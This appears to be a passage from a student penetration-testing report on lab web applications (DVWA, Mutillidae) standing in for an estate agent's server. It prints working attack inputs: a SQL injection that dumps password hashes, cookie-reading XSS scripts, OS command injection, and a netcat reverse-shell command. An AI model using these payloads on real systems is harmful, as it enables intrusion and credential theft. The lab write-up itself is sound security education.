Figure 13 : Vulnerability Scan Output for Port 80 (HTTP)

(4) Least Secure Services and Posed Danger

The below *table 3* describes the security concerns of least secure services running in the estate agent company sever.

Port	Service	Version	Imposed Threat
80 /TCP	HTTP	Apache httpd 2.2.14	As discussed previously, this port provides an attack vector for many forms of attacks such as Dos, MITM, SQL Injection, XSS and Buffer Overloading.
139 /TCP	NETBIOS-SNN	Samba smbd 3.x – 4.x	This service introduces major code execution and authentication bypass vulnerabilities. For example, malicious client can upload code blocks to a writable share and execute then on the server.
143 /TCP	IMAP	Courier Imapd 2008	IMAP service enables client applications to access and interact with e-mail messages stored in remote servers (Cesarini, 2008). Sensitive personal data of properties owners/customers sent across could be accessed. This service have a poor authentication system which attackers can exploit. In addition phishing attacks could be conducted through emails and also aids to by-pass multifactor authentication measures taken by the company.
5001/TCP	COMPLEX-LINK	Java-RMI	This service allows to trigger methods on an object running in another JVM. This can be exploited by attackers to disrupt the server by executing arbitrary code.

Table 3 : Least Secure Port Threat Assessment

Part B - *Finding and Exploiting Vulnerabilities*


(1) Data Tampering

Data Tampering is a mechanism in which the attacker can get hold of the requests manipulate the data before its sent to the server (Aman et al., 2016).

Possible Dangers to the Estate Agent Company Web Application:

- Bookings can be made as arbitrary users by modifying email parameter.
- Session ID could be falsified by manipulating request data, which allows the attacker to perform actions with a different identity.
- Aid to perform SQL Injection attacks and obtain user credentials.

A test was conducted using the "OWASP Mantra" tool and it was to identified that the web application is vulnerable to data tampering. *Figure 14* below shows how the post parameters, "username", "password" and "Login" of the login request can be accessed and edited.



http://192.168.56.102/dvwa/login.php


Request Header N...	Request Header Value
Host	192.168.56.102
User-Agent	Mozilla/5.0 (X11; Linux x
Accept	text/html,application/xht
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.56.102/dvw
Cookie	security=low; PHPSESSI

Post Parameter N...	Post Parameter Value
username	admin
password	devon123
Login	Login

*These parameters can be modified by the attacker

Figure 14 : Vulnerability to Data Tampering

Notice that the password parameter have been changed in the request which is sent to the server (*Figure 15*)



Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
2:14:3...	26 ms	26 ms	20	POST	302	text/html	http://...	LOAD_DOCUME...
2:14:4...	29 ms	123 ms	1660	GET	200	text/html	http://...	LOAD_DOCUME...
2:14:4...	17 ms	17 ms	1094	GET	200	text/css	http://...	LOAD_NORMAL
2:14:4...	26 ms	26 ms	413	GET	200	application/jav...	http://...	LOAD_NORMAL
2:14:4...	14 ms	14 ms	6749	GET	200	image/png	http://...	LOAD_NORMAL
2:14:4...	4 ms	4 ms	1406	GET	200	image/x-icon	http://...	LOAD_FROM_C...

Request Header Na...	Request Header Value
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://192.168.56.102/dvwa/login.php
Cookie	security=low; PHPSESSID=nl4n0n3kae0qk3jb73u1fk...
Connection	keep-alive
Content-Type	application/x-www-form-urlencoded
Content-Length	41
POSTDATA	username=admin&password=admin&Login=Login

Password parameter was changed from “devon123” to “admin”

Response Heade...	...
Status	Fo...
Date	Tu...
Server	Ap...
X-Powered-By	PH...
Expires	Th...
Cache-Control	no...
Pragma	no...
Location	in...
Vary	Ac...

Figure 15 : Tampered Post Data

(2) SQL Injection

SQL Injection is a mechanism used by attackers to gain unauthorized access to system databases (Halfond, Viegas and Orso, 2006). A SQL injection test was conducted and it was found that the web application is vulnerable to SQL injection attacks.


Dangers to the Estate Agent Company Web Application:

- Attackers can,
  - get user credentials from the company database
  - access sensitive information of customers/properties owners
  - delete all property/customer details from the company database

Weak input validation was exploited to inject an SQL query extension *(figure-16)* to obtain the passwords hashes of all the user in the database. *Figure 17* below shows the output. The actual passwords can be deduced by the attacker using a decryption algorithm.

```
1' union select user, password FROM dvwa.users -- '
```

Figure 16 : Query to Obtain User Passwords



```
http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1' union select user,password
FROM dvwa.users -- '&Submit=Submit#
```

☐ Enable Post data ☐ Enable Referrer

Vulnerability: SQL Injection

User ID:

```
ID: 1' union select user,password FROM dvwa.users -- '
First name: admin
Surname: admin

ID: 1' union select user,password FROM dvwa.users -- '
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' union select user,password FROM dvwa.users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password FROM dvwa.users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password FROM dvwa.users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password FROM dvwa.users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password FROM dvwa.users -- '
First name: user
Surname: ee11cbb19052e40b07aac0ca060c23ee
```

Figure 17 : SQL Injection Attack

(3) Cross-site scripting (XSS)

If a web application is vulnerable to cross-site scripting, it enables an attacker to run client side scripts on another user's web browser. The main reason for the existence of this vulnerability is lack of proper input validations (Wassermann and Su, 2008). There a three main types of XXS attacks,


- Reflected
- Stored
- DOM

Dangers to the Estate Agent Company Web Application:

- The users sessions can be hijacked by the attacker using script which posts back the session id to attacker.

The first testing phase confirmed that the web application is vulnerable to *Reflected XSS* attacks. A script which accessed the browsers cookie *(label-1)* is injected to the web application via the

XSS attack vector (*figure 16*). The session id of a user *(label-2)* would be compromised if that user exectues the malicious link shared by the attacker using social engineering techniques.


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Reflected Cross Site Scripting (XSS) - OWA
File Edit View History Bookmarks Tile Tools Help
Damn Vulnerable Web App ...
INT
SQL- XSS- Encryption- Encoding- Other-
Load URL
Split URL
Execute
1
2
Home
Instructions
Setup
Brute Force
Command Execution
e Scripting
OK

```
http://192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Devon-2016319<script>alert(document.cookie)</script>##
```


☐ Enable Post data ☐ Enable Referrer

```
security=low;PHPSESSID=36bbrob6pu43l3ruq3illfo157;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
```

Hello Devon-2016319

Figure 18 : Reflected XSS Attack


Figure 19 below shows how the malicious script gets added to the source code.


Source of: http://192.168.56.102/dvwa/vulnerabilities/xss_r/?name=Devon-2016319%3Cscript%3
File Edit View Help
*Script added by the attacker

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello Devon-2016319<script>alert(document.cookie)</script>#</pre>

    </div>

    <h2>More info</h2>

    <ul>
        <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a
        <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.w
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecuri
    </ul>
</div>
```

Figure 19 : Reflect XSS Script Source

The second test phase confirmed that the web application is vulnerable to *Stored XSS* attacks as well. *Stored XSS* attacks are even more harmful because it affects all users visiting the web application. The below *figure 20* shows how a script is posted to get stored in the server.




Vulnerability: Stored Cross Site Scripting (XSS)

Name * Test Store

Message * <script>alert("Test Stored XSS - Devon")</script>

Figure 20 : Stored XSS Attack

Every time a user visits the application, the script is triggered (*figure 21)*.




Vulnerability: Stored Cross Site Scripting (XSS)

Test Stored XSS - Devon

Message: 95%

Figure 21 : Stored XSS Attack in Action

Script is automatically added to the source (*figure 22)*.



```
><div id="guestbook_comments">Name: Test Store <br />Message: <script>alert("Test Stored XXS - Devon")</script> <br /></div><
```

Figure 22 : Stored XSS Attack Source

(4) Other Vulnerabilities


1. Buffer Overflow Vulnerability

The web application was also found to have a Buffer Overflow vulnerability. This issue occurs in some programming-languages and causes damage to systems making it inaccessible (Donaldson, 2002).

Dangers to the Estate Agent Company Web Application:

- The attacker can make the application inaccessible to users

If a large number is entered into the input field, the web application crashes and other users are also not be able to use it *(figure 23)*.


192.168.56.102/mutillida
192.168.56.102/mutillidae/index.php?page=
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.3.1
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL
OWASP Top 10
Web Services
HTML 5
Others
Documentation
Resources
Repeater
Back
Help Me!
Please enter string to repeat
Repeat String

*Submitting these values will cause the web application to crash

String to repeat: Devon

Number of times to repeat: 2000000000

Figure 23 : Buffer Overflow Attack

2. OS Command Injection Vulnerability

OS Command Injection vulnerability allows attackers to execute arbitrary commands in the victim server. This is vulnerability exists if the application directly pass inputs supplied by the user to a system shell (Stasinopoulos, Ntantogian and Xenakis, 2015).


Dangers to the Estate Agent Company Web Application:

- The attacker can make the application inaccessible to users

The company web application was also found to be vulnerable to OS Command Injections. When the following command *(figure-24)* was submitted through text field, the output shown in *figure 25* confirms this vulnerability.

```
192.168.56.101;uname -a
```

Figure 24 : OS Command Injection Test Command



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.188 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.384 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.217 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.188/0.263/0.384/0.086 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
```

Figure 25 : OS Command Injection Test Output

Using this vulnerability, the attacker is able to gain access to the company server through a reverse shell. *Figure 26* shows the command which is inject which makes it connect to the listening attacker.

```
;nc.traditional -e /bin/bash 192.168.56.101 1691 &
```

